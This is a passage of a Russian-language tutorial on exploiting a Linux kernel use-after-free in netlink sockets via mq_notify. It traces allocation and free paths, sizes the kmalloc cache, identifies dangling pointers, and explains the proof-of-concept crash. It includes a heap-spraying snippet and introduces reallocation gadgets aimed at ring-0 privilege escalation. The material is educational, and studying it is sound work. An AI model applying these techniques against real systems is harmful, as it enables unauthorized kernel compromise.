Существует несколько способов использования ошибки *use-after-free*. К примеру, можно попытаться «поиграть» с метаданными распределителя. Проделать эту процедуру в ядре может оказаться довольно сложно, плюс она может усложнить *восстановление* ядра по завершению работы эксплойта. Восстановление ядра мы рассмотрим в следующей главе. Этот шаг нельзя пропустить ни в коем случае, потому что ядро может аварийно завершить работу при выходе из вашего эксплойта (мы сталкивались с подобной ситуацией).

Распространённым способом применения эксплойта на UAF в ядре Linux является **перемешивание типов**. Это явление возникает, когда ядро неправильно интерпретирует тип данных. Ядро использует данные (обычно указатель), у которых, как оно «думает», один тип, тогда как на самом деле указан другой тип данных. Поскольку ядро написано на Си, проверка типов выполняется во время компиляции. **ЦП фактически не «беспокоится» о типах, он только удаляет ссылки на адреса с фиксированными смещениями**.

Вот этапы для применения эксплойта на UAF с перемешиванием типов:

1) Приведите ядро в подходящее состояние (например, сделайте сокет готовым к блокировке);
2) Вызовите ошибку, которая высвобождает целевой объект, оставляя нетронутыми висячие указатели;
3) Немедленно *перераспределитесь* с другим объектом туда, где вы можете контролировать данные;
4) Запустите *примитив* use-after-free из висячих указателей;
5) Захватите нулевое кольцо защиты;
6) Восстановите ядро и всё почистите;
7) Наслаждайтесь!

Если вы настроили свой эксплойт правильно, единственный шаг, на котором можно действительно потерпеть неудачу – это третий. Сейчас мы разберёмся, почему.

> Предупреждение: Эксплуатация *use-after-free* с «перемешиванием типов» подразумевает, что целевой объект принадлежит **кэш-памяти общего**

> **назначения**. Если это не так, существуют методы, чтобы справиться с этой проблемой, но они чуть более "продвинутые" - мы не будем их здесь рассматривать.

Анализируем UAF (кэш, распределение, высвобождение)

В этом разделе мы ответим на вопросы из предыдущего раздела.

Что такое аллокатор и как он работает?

В нашем случае, на цели аллокатором является SLAB-распределитель. Как упоминалось в разделе основных концепций, эту информацию можно получить из *файла конфигурации ядра*. Другой способ сделать это – проверить имена кэшей общего назначения из **`/proc/slabinfo`**. Обратите внимание на наличие префиксов `size-` или `kmalloc-`?

Также стоит посмотреть на то, какой структурой данных он манипулирует, особенно если это `array_cache`.

> Примечание: если вы всё ещё не освоили работу со своим аллокатором – особенно пути кода `kmalloc()` и `kfree()`, - возможно, сейчас самое время уделить время этому вопросу.

О каком объекте мы говорим?

Если вы это ещё не поняли этого из первой и второй глав, то вот вам информация: объект, который подвергается *use-after-free* – это `struct netlink_sock`. У него есть следующее определение:

```
// [include/net/netlink_sock.h]

struct netlink_sock {
    /* struct sock должен быть первым членом netlink_sock */
    struct sock     sk;
    u32     pid;
    u32     dst_pid;
    u32     dst_group;
    u32     flags;
    u32     subscriptions;
    u32     ngroups;
    unsigned long           *groups;
    unsigned long           state;
    wait_queue_head_t       wait;
    struct netlink_callback         *cb;
    struct mutex            *cb_mutex;
    struct mutex            cb_def_mutex;
    void            (*netlink_rcv)(struct sk_buff *skb);
    struct module           *module;
};
```

В нашем случае это совершенно очевидно. Иногда, чтобы вычислить объект в UAF, требуется некоторое время, особенно – когда конкретный объект владеет различными подобъектами

(то есть – управляет их жизненными циклами). UAF может находиться в одном из этих подобъектов (то есть не в *верхнем/главном*).

Где высвобождается объект?

В первой главе мы видели, что при входе в `mq_notify()` счётчик ссылок `netlink sock` имел значение 1. Все мы помним, что его значение увеличивается на единицу с помощью `netlink_getsockbyfilp()`, уменьшается на единицу с помощью `netlink_attachskb()`, и затем ещё раз уменьшается на единицу в `netlink_detachskb()`, что даёт нам вот такой трек:

```
- mq_notify
- netlink_detachskb
- sock_put          // <----- atomic_dec_and_test(&sk->sk_refcnt)
```

Поскольку счётчик ссылок достигает нуля, он высвобождается вызовом `sk_free()`:

```
void sk_free(struct sock *sk)
{
    /*
     * Мы вычитаем единицу из sk_wmem_alloc и знаем, что
     * некоторые остались в очередях tx.
     * Если значение не равно нулю, sock_wfree() вызовет call __sk_free(sk) чуть позднее
     */
    if (atomic_dec_and_test(&sk->sk_wmem_alloc))
        __sk_free(sk);
}
```

Помните, что `sk->sk_wmem_alloc` – это «текущий» размер буфера отправки. Во время инициализации `netlink_sock` это значение стоит на отметке `1`. Поскольку мы не отправляли никакого сообщения из целевого сокета, при вводе `sk_free()` оно всё равно останется на единице. Таким образом, будет вызван `__sk_free()`:

```
     // [net/core/sock.c]

     static void __sk_free(struct sock *sk)
     {
        struct sk_filter *filter;

[0]     if (sk->sk_destruct)
          sk->sk_destruct(sk);

        // ... вырезано ...

[1]     sk_prot_free(sk->sk_prot_creator, sk);
     }
```

В строке [0], `__sk_free()` даёт сокету возможность вызвать «специализированный» деструктор. В строке же [1] будет вызван `sk_prot_free()` с аргументом `sk_prot_create` типа `struct proto`. В конце концов **объект будет высвобождён в зависимости от его кэша** (подробнее в следующем разделе):

```
static void sk_prot_free(struct proto *prot, struct sock *sk)
{
    struct kmem_cache *slab;
    struct module *owner;

    owner = prot->owner;
    slab = prot->slab;
```

```
    security_sk_free(sk);
    if (slab != NULL)
        kmem_cache_free(slab, sk);        // <----- Этот...
    else
        kfree(sk);                        // <----- ...или этот?
    module_put(owner);
}
```

То есть, заключительная трассировка вызова «высвобождения» будет выглядеть так:

```
- <<< what ever calls sock_put() on a netlink_sock (e.g. netlink_detachskb()) >>>
- sock_put
- sk_free
- __sk_free
- sk_prot_free
- kmem_cache_free or kfree
```

> Примечание: не стоит забывать о том, что и `sk`, и `netlink_sock` указывают на **псевдонимы** (подробнее в первой главе). Это значит, что высвобождение указателя `struct sock` высвободит весь объект `netlink_sock`!

Теперь нам нужно разобраться с последним вызовом функции. Для этого мы должны знать, к какому кэшу он принадлежит...

К какому кэшу принадлежит объект?

Помните, что Linux – это объектно-ориентированная система с большим количеством абстракций? Мы уже сталкивались с некоторыми уровнями абстракций, отсюда проистекает и специализация каждого уровня (подробнее в первой главе).

`Struct proto` привносит в наши данные ещё один уровень абстракции, и вот что мы имеем:

1) Тип файла сокета (struct file), специализирован `socket_file_ops`;
2) Netlink BSD-сокет (struct socket), специализирован на `netlink_ops`;
3) Netlink sock (struct sock), специализирован `netlink_proto` и `netlink_family_ops`.

> Примечание: Мы вернёмся к `netlink_family_ops` в следующем разделе.

В отличие от структур `socket_file_ops` и `netlink_ops`, которые по большей части являются просто VFT, `struct proto` будет чуть посложнее. Она, конечно, содержит VFT, но помимо того – ещё и информацию о жизненном цикле `struct sock`. В частности, информацию о том, как может быть распределён *специализированный* объект `struct sock`.

В нашем случае два самых важных поля - это `slab` и `obj_size`:

```
// [include/net/sock.h]

struct proto {
   struct kmem_cache *slab;          // "выделенный" кэш (если есть такой)
   unsigned int obj_size;            // размер "специализированного" объекта sock
   struct module *owner;             // используется для подсчёта ссылок модуля Linux
   char name[32];
   // ...
}
```

Для объекта `netlink_sock`, `struct proto` имеет вид `netlink_proto`:

```
static struct proto netlink_proto = {
    .name = "NETLINK",
    .owner = THIS_MODULE,
    .obj_size = sizeof(struct netlink_sock),
};
```

Параметр `obj_size` *НЕ* даёт окончательного размера всего распределения, а предоставляет лишь размер его части (смотри следующий раздел).

Как мы видим, многие поля остаются пустыми (то есть имеют значение `NULL`). Означает ли это, что `netlink_proto` не имеет выделенного кэша? Ну, мы пока не можем делать выводы, потому что поле `slab` определяется при **регистрации протокола**. Мы не будем рассказывать о том, как работает регистрация протокола, однако кое-что всё равно нужно разъяснить.

В Linux сетевые модули загружаются либо во время загрузки системы, либо вместе с модулями (имеется в виду при первом использовании определённого сокета). В любом случае вызывается функция `init`. В случае `netlink` этой функцией является `netlink_proto_init()`. Она делает (как минимум) следующее:

1. Вызывает `proto_register(&netlink_proto, 0)`

2. Вызывает `sock_register(&netlink_family_ops)`

`Proto_register()` **определяет, должен ли протокол использовать *выделенный кэш* или нет**. Если да, то будет создан выделенный `kmem_cache`, если нет – то будет использоваться кэш общего назначения. Это зависит от параметра `alloc_slab` (второй аргумент), и реализуется следующим образом:

```
// [net/core/sock.c]

int proto_register(struct proto *prot, int alloc_slab)
{
    if (alloc_slab) {
        prot->slab = kmem_cache_create(prot->name,       // <----- создаёт kmem_cache с именем "prot->name"
                    sk_alloc_size(prot->obj_size), 0,    // <----- использует "prot->obj_size"
                    SLAB_HWCACHE_ALIGN | proto_slab_flags(prot),
                    NULL);

        if (prot->slab == NULL) {
            printk(KERN_CRIT "%s: Can't create sock SLAB cache!\n",
                    prot->name);
            goto out;
        }

    // ... вырезано (распределение прочих данных) ...
    }

    // ... вырезано (регистрация в proto_list) ...

    return 0;

   // ... вырезано (обработка ошибок) ...
}
```

Это единственное место, где у протокола есть выбор – использовать выделенный кэш или нет? Так как `netlink_proto_init()` вызывает `proto_register` с параметром `alloc_slab`,

установленным на нулевое значение, протокол `netlink` использует *один* из общих кэшей. Как вы можете догадаться, общий рассматриваемый кэш будет зависеть от `obj_size proto`. Мы увидим это в следующем разделе.

Куда будет распределён объект?

Пока что мы узнали, что во время «регистрации протокола» семейство netlink регистрирует структуру `struct net_proto_family`, которая является `netlink_family_ops`. Эта структура довольно проста (обратный вызов `create`):

```
struct net_proto_family {
    int family;
    int (*create)(struct net *net, struct socket *sock,
                  int protocol, int kern);
    struct module *owner;
};
```

```
static struct net_proto_family netlink_family_ops = {
    .family = PF_NETLINK,
    .create = netlink_create,              // <-----
    .owner = THIS_MODULE,
};
```

К тому времени, когда вызывается `netlink_create()`, `struct socket` уже распределён. Его задача – распределить структуру `struct netlink_sock`, связать её с сокетом и инициализировать поля `struct socket` и `struct netlink_sock`. На этом этапе также пройдут проверки работоспособности типа сокета (`RAW`, `DGRAM`) и идентификатора протокола `netlink` (`NETLINK_USERSOCK` и так далее).

```
static int netlink_create(struct net *net, struct socket *sock, int protocol,
                          int kern)
{
    struct module *module = NULL;
    struct mutex *cb_mutex;
    struct netlink_sock *nlk;
    int err = 0;

    sock->state = SS_UNCONNECTED;

    if (sock->type != SOCK_RAW && sock->type != SOCK_DGRAM)
        return -ESOCKTNOSUPPORT;

    if (protocol < 0 || protocol >= MAX_LINKS)
        return -EPROTONOSUPPORT;

  // ... вырезано (загрузка модуля, если протокол ещё не зарегистрирован) ...

    err = __netlink_create(net, sock, cb_mutex, protocol, kern);        // <-----
    if (err < 0)
        goto out_module;

  // ... вырезано...
}
```

В свою очередь, `__netlink_create()` является «сердцем созидания» `struct netlink_sock`.

```
static int __netlink_create(struct net *net, struct socket *sock,
                            struct mutex *cb_mutex, int protocol, int kern)
{
  struct sock *sk;
```

```
        struct netlink_sock *nlk;

[0]     sock->ops = &netlink_ops;

[1]     sk = sk_alloc(net, PF_NETLINK, GFP_KERNEL, &netlink_proto);
        if (!sk)
          return -ENOMEM;

[2]     sock_init_data(sock, sk);

        // ... вырезано (вопросы mutex) ...

[3]     init_waitqueue_head(&nlk->wait);

[4]     sk->sk_destruct = netlink_sock_destruct;
        sk->sk_protocol = protocol;
        return 0;
      }
```

Функция `__netlink_create()` выполняет следующие действия:

- [0] - установить для `VFT proto_ops` сокета значение `netlink_ops`;
- [1] - распределить `netlink_sock`, используя информацию `prot->slab` и `prot->obj_size`;
- [2] - инициализировать буферы приёма/отправки сокета, переменные `sk_rcvbuf/sk_sndbuf`, привязать socket к sock и так далее;
- [3] - инициализировать очередь ожидания (вторая глава);
- [4] - определить *специализированный* деструктор, который будет вызываться при высвобождении `struct netlink_sock` (смотри предыдущий раздел).

Ну и наконец, `sk_alloc()` вызывает `sk_prot_alloc()` [1], используя `struct proto` (то есть `netlink_proto`). Именно здесь ядро применяет для распределения *выделенный* или *общий* `kmem_cache`:

```
static struct sock *sk_prot_alloc(struct proto *prot, gfp_t priority,
        int family)
{
    struct sock *sk;
    struct kmem_cache *slab;

    slab = prot->slab;
    if (slab != NULL) {
        sk = kmem_cache_alloc(slab, priority & ~__GFP_ZERO);          // <-----

    // ... вырезано (обнуление свежераспределённого объекта) ...
    }
    else
        sk = kmalloc(sk_alloc_size(prot->obj_size), priority);        // <-----

   // ... вырезано ...

   return sk;
}
```

Как мы увидели при «регистрации протокола» netlink, какой-либо slab не используется (то есть значение *slab* равно NULL), поэтому будет вызван `kmalloc()` (то есть, кэш общего назначения).

Сейчас нам нужно установить трассировку вызова для `netlink_create()`. Кто-то может удивиться, но точка входа – это системный вызов `socket()`. Мы не будем развёртывать весь путь (хотя это хорошее упражнение) и сразу покажем результат:

```
- SYSCALL(socket)
- sock_create
- __sock_create      // размещение "struct socket"
- pf->create         // pf == netlink_family_ops
- netlink_create
- __netlink_create
- sk_alloc
- sk_prot_alloc
- kmalloc
```

Супер – теперь мы знаем, где распределён `netlink_sock` и знаем тип `kmem_cache`; но нам всё ещё неизвестно, какова разрядность этого `kmem_cache` (`kmalloc-32` или `kmalloc-64`?)

Определение размера объекта статическим/динамическим способом

В предыдущем разделе мы выяснили, что объект `netlink_sock` выделяется из `kmem_cache` *(кэша общего назначения)* с помощью:

```
kmalloc(sk_alloc_size(prot->obj_size), priority)
```

`sk_alloc_size()` здесь – это:

```
#define SOCK_EXTENDED_SIZE ALIGN(sizeof(struct sock_extended), sizeof(long))

static inline unsigned int sk_alloc_size(unsigned int prot_sock_size)
{
    return ALIGN(prot_sock_size, sizeof(long)) + SOCK_EXTENDED_SIZE;
}
```

> Примечание: структура `struct sock_extended` была создана, чтобы расширить исходную `struct sock`, не нарушая ABI ядра. В это углубляться необязательно, нам просто нужно помнить, что размер этой структуры добавляется к предварительному распределению.

То есть, вот что мы имеем: `sizeof(struct netlink_sock)` + `sizeof(struct sock_extended)` + `SOME_ALIGNMENT_BYTES`.

Важно напомнить, что нам на самом деле не нужен *точный* размер. Поскольку мы распределяем в `kmem_cache` общего назначения, нам всего лишь нужно найти ограниченный кэш, который способен хранить наш объект (основные концепции этой главы).

> **Предупреждение:** в разделе основных концепций третьей главы сказано, что общие kmemcache имеют размер, кратный двойке. Это не совсем так. Некоторые системы имеют другие размеры, к примеру – `kmalloc-96` и `kmalloc-192`. Смысл в том, что многие объекты ближе к этим размерам, чем к кратным двойке. Наличие таких кэшей снижает *внутреннюю фрагментацию*.

> **Предупреждение:** использование методов «только для отладки» может быть хорошей отправной точкой, чтобы получить приблизительное представление о размере целевого объекта. Однако **эти размеры будут неправильными в случае производственного ядра** из-за препроцессоров `CONFIG_*`. Они могут варьироваться от нескольких байтов до сотен байтов! Также вы должны быть особенно внимательны, если размер вычисляемого объекта близок к границе размера объекта `kmem_cache`. К примеру, 260 байт будут размещены в `kmalloc-512`, но могут быть уменьшены до 220 байт во время работы (попадая таким образом в `kmalloc-256`, что далеко не лучший вариант).

Применяя метод № 5 (смотри ниже), **мы обнаружили, что наш целевой размер – это** `kmalloc-1024`. Это хороший размер кэша для применения эксплойта на *use-after-free*, а причину этого вы поймёте в разделе о перераспределении :-).

Метод № 1 [статический]: вычисление «вручную»

Идея заключается в сложении размеров каждого поля «вручную» (зная, что `int` равен 4 байтам, `long` равен 8 байтам и так далее). Этот метод отлично работает для "маленьких" структур, но **очень «ошибкоопасен»** для больших – в этом случае нужно позаботиться о **выравнивании, дополнении и уплотнении**. Вот пример:

```
struct __wait_queue {
    unsigned int flags;             // смещение=0, total_size=4
                                    // смещение=4, total_size=8 <---- дополняем здесь для выравнивания до 8 байт
    void *private;                  // смещение=8, total_size=16
    wait_queue_func_t func;         // смещение=16, total_size=24
    struct list_head task_list;     // смещение=24, total_size=40 (sizeof(list_head)==16)
};
```

Это – один из простейших случаев. Теперь посмотрите на `struct sock` и попробуйте сделать это самостоятельно. Удачи! Учтите, что на данный момент существует множество шансов ошибиться, поскольку вам нужно учитывать каждый макрос препроцессора `CONFIG_` и обрабатывать сложные «объединения».

Метод № 2 [статический]: с помощью «pahole» (только отладка)

Pahole – отличный инструмент для наших целей – благодаря нему, можно выполнять предыдущее задание (надо сказать, довольно утомительное) *автоматически*. Вот пример сброса макета `struct socket`:

```
$ pahole -C socket vmlinuz_dwarf
struct socket {
        socket_state            state;          /*     0     4 */
        short int               type;           /*     4     2 */

        /* XXX 2 bytes hole, try to pack */

        long unsigned int       flags;          /*     8     8 */
        struct socket_wq *      wq;             /*    16     8 */
        struct file *           file;           /*    24     8 */
        struct sock *           sk;             /*    32     8 */
```

```
        const struct proto_ops *   ops;                 /*     40       8 */

        /* size: 48, cachelines: 1, members: 7 */
        /* sum members: 46, holes: 1, sum holes: 2 */
        /* last cacheline: 48 bytes */
};
```

Казалось бы – это идеальный инструмент для нашей задачи. Однако ему требуется, чтобы образ ядра имел символы DWARF, а это требование не удовлетворяется в производственном ядре.

Метод № 3 [статический]: с дизассемблерами

Да, точный размер, заданный для `kmalloc()`, мы не получим, поскольку он вычисляется динамически. Однако в ваших силах попытаться **найти смещение**, используемое в этих структурах (особенно в последних полях), и затем выполнить «ручное» вычисление. Мы вернёмся к этому чуть позже...

Метод № 4 [динамический]: с помощью System Tap (только отладка)

В первой главе мы разбирались, как использовать режим Guru System Tap's, чтобы написать код *внутри* ядра (то есть LKM). Мы можем снова применить этот способ здесь и просто «переиграть» функцию `sk_alloc_size()`. Обратите внимание, что вы не сможете вызвать `sk_alloc_size()` напрямую, потому что она является встроенной. Однако вы можете просто «скопипастить» её код.

Ещё один способ – исследовать вызов *kmalloc()* во время системного вызова *socket()*. *Kmalloc()* проявится много раз, но как узнать, какой из них тот, что нам нужен? Вы можете отдать команду *close()* только что созданному сокету, проверить *kfree()* и затем попытаться сопоставить его указатели с указателями *kmalloc()*. Поскольку первый аргумент *kmalloc()* – это размер, вы легко определите тот, который верен.

Кроме того, вы можете использовать функцию `print_backtrace()` из `kmalloc()`. Делайте это осторожно – System Tap не отображает весь вывод информации, если он чересчур большой!

Метод № 5 [динамический]: с помощью `/proc/slabinfo`

Это выглядит как «*метод для бедных*», но на деле он работает безупречно! Если `kmem_cache` использует выделенный кэш, а вам известно имя `kmem_cache` (смотри `struct proto`), то размер объекта находится у вас непосредственно в столбце `objsize`!

Может быть так, что идея состоит в реализации простой программы, которая распределяет много памяти вашего целевого объекта. Например:

```
int main(void)
{
   while (1)
   {
      // распределение чанками по 200 объектов
      for (int i = 0; i < 200; ++i)
        _socket(AF_NETLINK, SOCK_DGRAM, NETLINK_USERSOCK);
      getchar();
```

```
    }
    return 0;
}
```

> Примечание: То, что мы здесь делаем – это на самом деле **heap spraying**.

В другом окне, запустите:

```
watch -n 0.1 'sudo cat /proc/slabinfo | egrep "kmalloc-|size-" | grep -vi dma'
```

Затем запустите программу и введите ключ, чтобы вызвать следующий «блок распределения». Через некоторое время вы увидите, что один из кэшей общего назначения – `active_objs/num_objs` – непрерывно растёт. Он и является целью нашего `kmem_cache`!

Итог

Итак, для сбора всей этой информации мы прошли долгий путь. Однако это было необходимо, и благодаря этому, мы лучше поняли API сетевого протокола. Я надеюсь, теперь вы понимаете, почему KASAN такой классный! Он делает всю эту работу за вас (и даже больше)!

Давайте всё это подытожим:

- Что является аллокатором? SLAB
- Что является объектом? struct netlink_sock
- К какому кэшу он относится? kmalloc-1024
- Где он распределён?

```
- SYSCALL(socket)
- sock_create
- __sock_create      // распределение "struct socket"
- pf->create         // pf == netlink_family_ops
- netlink_create
- __netlink_create
- sk_alloc
- sk_prot_alloc
- kmalloc
```

- Где он высвобождается?

```
- <<< what ever calls sock_put() on a netlink_sock (e.g. netlink_detachskb()) >>>
- sock_put
- sk_free
- __sk_free
- sk_prot_free
- kfree
```

Есть ещё один момент, который нужно проанализировать, и это вопрос «как»? (Как читать/записывать? Насколько плохо снята ссылка? Сколько байт?) Всё это будет рассмотрено в следующем разделе.

Анализируем UAF (висячие указатели)

Давайте вернёмся к рассмотрению нашей ошибки!

В этом разделе мы определим наши *висячие указатели UAF*, узнаем, почему происходит сбой текущего *кода proof-of-concept* (вторая глава), и почему мы уже делаем крайне выгодный для нас «перенос UAF» (это неофициальный термин).

Распознавание висячих указателей

Прямо сейчас ядро *жёстко* крашится, не давая нам даже возможности получить сообщение о какой-либо ошибке от `dmesg`. Следовательно, у нас нет никакой трассировки вызовов, которая помогла бы нам разобраться в происходящем. Единственное, в чём не приходится сомневаться – так это то, что оно крашится *постоянно*, причём – после того, как мы нажимаем какую-либо клавишу (не раньше). Конечно, ведь так и должно быть! Мы фактически *уже* сделали **перенос UAF**. Разберёмся немного подробнее.

Во время инициализации эксплойта мы делаем следующее:

- создаём сокет NETLINK;
- привязываем его;
- заполняем его приёмный буфер;
- дублируем его (дважды).

То есть, теперь у нас такая ситуация:

```
file cnt  | sock cnt  | fdt[3]    | fdt[4]    | fdt[5]    | file_ptr->private_data | socket_ptr
->sk |
----------+-----------+-----------+-----------+-----------+------------------------+-----------
-----+
3         | 2         | file_ptr  | file_ptr  | file_ptr  | socket_ptr             | sock_ptr
     |
```

Обратите внимание на разницу между `socket_ptr` (struct socket) и `sock_ptr` (struct netlink_sock).

Давайте предположим, что:

- `fd=3` — это "`sock_fd`"
- `fd=4` — это "`unblock_fd`"
- `fd=5` — это "`sock_fd2`"

`Struct file`, связанный с нашим сокетом netlink, имеет значение счётчика ссылок **три**, потому что там 1 `socket()` и 2 `dup()`. В свою очередь, счётчик ссылок sock равен **двум**, потому что там 1 `socket()` и 1 `bind()`.

Теперь рассмотрим ситуацию, когда мы запускаем ошибку один раз. Как мы знаем, счётчик ссылок сокета будет уменьшен на единицу, счётчик ссылок файла уменьшен на единицу, и запись в `fdt[5]` станет NULL. Обратите внимание, что вызов `close(5)` не уменьшил счётчик ссылок сокета на единицу - это «сделала» сама ошибка!

Ситуация становится такой:

```
file cnt  | sock cnt  | fdt[3]    | fdt[4]    | fdt[5]    | file_ptr->private_data | socket_ptr
->sk |
----------+-----------+-----------+-----------+-----------+------------------------+-----------
-----+
```

```
2          | 1          | file_ptr   | file_ptr   | NULL       | socket_ptr              | sock_ptr
     |
```

Активируем ошибку во второй раз:

```
file cnt   | sock cnt   | fdt[3]     | fdt[4]     | fdt[5]     | file_ptr->private_data | socket_ptr
->sk       |
-----------+------------+------------+------------+------------+------------------------+-----------
-----------+
1          | FREE       | NULL       | file_ptr   | NULL       | socket_ptr             | (DANGLING)
sock_ptr   |
```

И снова, `close(3)` не сбросил ссылку сокета, это «сделала» ошибка! Поскольку счётчик ссылок достигает нуля, сокет высвобождён.

Как мы видим, `struct file` ещё «жив», так как дескриптор файла 4 указывает на него. Более того, теперь у `struct socket` есть *висячий указатель* на только что высвобожденном объект сокета. Это и есть упомянутый выше «перенос UAF». В отличие от первого сценария (первая глава), где переменная «sock» была висячим указателем (в `mq_notify()`), теперь это указатель «sk» в `struct socket`. Другими словами, у нас есть «доступ» к висячему указателю сокета через `struct file` через дескриптор файла `unblock_fd`.

Вас удивляет, почему у struct socket до сих пор есть висячий указатель? Причина в том, что, когда объект `netlink_sock` высвобождается с помощью `__sk_free()`, он делает следующее:

1) Вызывает деструктор сокета (т. е. `netlink_sock_destruct()`);
2) Вызывает `sk_prot_free()`.

Ни одна из этих структур фактически не обновляет структуру socket!

Если вы посмотрите на `dmesg` перед нажатием клавиши (в эксплойте), вы увидите сообщение, похожее на это:

```
[  141.771253] Freeing alive netlink socket ffff88001ab88000
```

Оно исходит от деструктора сокета `netlink_sock_destruct()` (вызывается с помощью `__sk_free()`):

```
static void netlink_sock_destruct(struct sock *sk)
{
    struct netlink_sock *nlk = nlk_sk(sk);

   // ... вырезано ...

    if (!sock_flag(sk, SOCK_DEAD)) {
        printk(KERN_ERR "Freeing alive netlink socket %p\n", sk);       // <-----
        return;
    }

   // ... вырезано ...
}
```

Отлично, один висячий указатель определён... Угадайте, что дальше?

Связывая целевой сокет с `netlink_bind()`, мы увидели, что счётчик ссылок был увеличен на единицу. Вот почему мы можем ссылаться на него через `netlink_getsockbypid()`. Не

слишком вдаваясь в подробности, отметим, что указатели `netlink_sock` хранятся в хэш-списке `nl_table` (это рассматривается в последней главе). Разрушая объект сокета, эти указатели также стали висячими.

Есть две причины, почему очень важно идентифицировать **каждый** висячий указатель:

1) Мы можем использовать их для эксплойта на *use-after-free*, они дадут нам *примитивы* UAF;
2) Нам понадобится исправить их во время восстановления ядра.

Поехали дальше – настало время понять, почему ядро выдаёт сбой при выходе.

Разбираем сбой

В предыдущем разделе мы определили три висячих указателя:

- указатель **sk** в `struct socket`;
- два указателя `netlink_sock` внутри **хэш-списка** `nl_table`.

Почему происходит сбой в PoC?

Что происходит, когда мы нажимаем клавишу в коде proof-of-concept? Эксплойт просто завершает свою работу, но это имеет большое значение. Ядру нужно высвободить каждый ресурс, выделенный для этого процесса - без этого произойдёт серьёзная утечка памяти.

Сама процедура выхода немного сложнее, и в основном она начинается с функции `do_exit()`. В какой-то момент ей становится нужно высвободить ресурсы, связанные с файлами. Эта процедура выглядит примерно так:

1) Вызывается функция `do_exit()` (`[kernel/exit.c]`);
2) Она вызывает функцию `exit_files()`, которая высвобождает ссылку на текущую структуру `struct files_struct` с помощью метода `put_files_struct()`;
3) Поскольку это была последняя ссылка, `put_files_struct()` вызывает `close_files()`;
4) `close_files()` перебирает FDT и вызывает `filp_close()` для каждого оставшегося файла;
5) `filp_close()` вызывает `fput()` к файлу, на который указала "`unblock_fd`";
6) Поскольку это была последняя ссылка, вызывается функция `__fput()`;
7) Наконец, `__fput()` вызывает файловую операцию `file->f_op->release()`, которая является функцией `sock_close()`;
8) `sock_close()` вызывает `sock->ops->release()` (`proto_ops: netlink_release()`) и устанавливает для `sock->file` значение NULL;
9) А в `netlink_release()` таится множество операций use-after-free, из-за чего и происходит сбой.

Проще говоря, поскольку мы не закрыли `unblock_fd`, он будет высвобождён при выходе из программы. В финале будет вызвана `netlink_release()`. Отсюда следует, что происходит *слишком много* UAF, и будет очень большим везением избежать сбоя:

```
static int netlink_release(struct socket *sock)
{
    struct sock *sk = sock->sk;            // <----- висячий указатель
```

```
    struct netlink_sock *nlk;

    if (!sk)                                // <----- не NULL, потому что... висячий указатель
        return 0;

    netlink_remove(sk);                     // <----- UAF
    sock_orphan(sk);                        // <----- UAF
    nlk = nlk_sk(sk);                       // <----- UAF

  // ... вырезано (ещё больше UAF) ...
}
```

Ого... Там слишком много *примитивов UAF*, верно? Проблема в том, каждый примитив должен:

- Сделать либо что-то полезное, либо же *no-op;*
- Не скрашиться (из-за `BUG_ON()`) и не расставить неверные ссылки.

По всем этим причинам `netlink_release()` НЕ слишком хороша для применения эксплойта.

Прежде чем продолжать, давайте удостоверимся в том, что именно это было основной причиной сбоя – для этого нам нужно будет изменить PoC и запустить его вот образом:

```
int main(void)
{
   // ... вырезано ...

   printf("[ ] ready to crash?\n");
   PRESS_KEY();

   close(unblock_fd);

   printf("[ ] are we still alive ?\n");
   PRESS_KEY();
}
```

Прекрасно, мы не видим сообщения "`[] are we still alive?`" Наша интуиция нас не подвела, ядро действительно вылетало из-за UAF `netlink_release()`. Это также даёт нам ещё один важный факт:

У нас есть способ вызвать *use-after-free* когда мы этого захотим!

Теперь, когда мы определили висячие указатели, поняли причину сбоя ядра и, таким образом, поняли, что можем запускать UAF когда захотим, пришло время (наконец-то) воспользоваться этим!

Эксплойт (перераспределение)

"Это не учения!"

Независимо от ошибки, при эксплуатации *use-after-free* («перемешивания типов») в какой-то момент нам потребуется провести реаллокацию. Чтобы это сделать, нужен **гаджет реаллокации**.

Гаджет реаллокации – это средство заставить ядро вызвать `kmalloc()` (то есть путь кода ядра) из пространства пользователя (обычно из syscall). *Идеальный* гаджет реаллокации обладает следующими свойствами:

- **Он быстрый**: нет сложного пути к функции `kmalloc()`;
- **Он управляет данными**: заполняет данные, распределённые функцией `kmalloc()`, произвольным содержимым;
- **Он не блокирует поток**;
- **Он гибкий**: аргумент размера функции `kmalloc()` является управляемым.

К сожалению, гаджет, имеющий все эти свойства, найти удаётся крайне редко. *Широко известным* гаджетом является `msgsnd()` (System V IPC). Он быстрый, не блокирует потоки, с его помощью вы можете запускать любой `kmem_cache` *общего назначения,* начиная с 64 байт. Увы, он не умеет контролировать первые 48 байт данных (`sizeof(struct msg_msg)`). Мы не будем использовать его – если вам интересен этот гаджет, уделите внимание `sysv_msg_load()`.

Мы рассмотрим другой, также широко известный гаджет: **буфер вспомогательных данных** (также называемый `sendmsg()`). Далее мы разберёмся, почему запуск эксплойта может быть неудачным, и узнаем способы минимизации риска. В конце раздела мы рассмотрим, как реализовать перераспределение из пространства пользователя.

Введение перераспределения (SLAB)

Чтобы эксплуатировать UAF с **перемешиванием типов**, мы должны разместить контролируемый объект **вместо** старого `struct netlink_sock`. Предположим, что этот объект расположен по адресу: `0xffffffc0aabbcced`. **Эта локация неизменна!**

«Если вы не можете прийти к ним, пусть они приходят к вам».

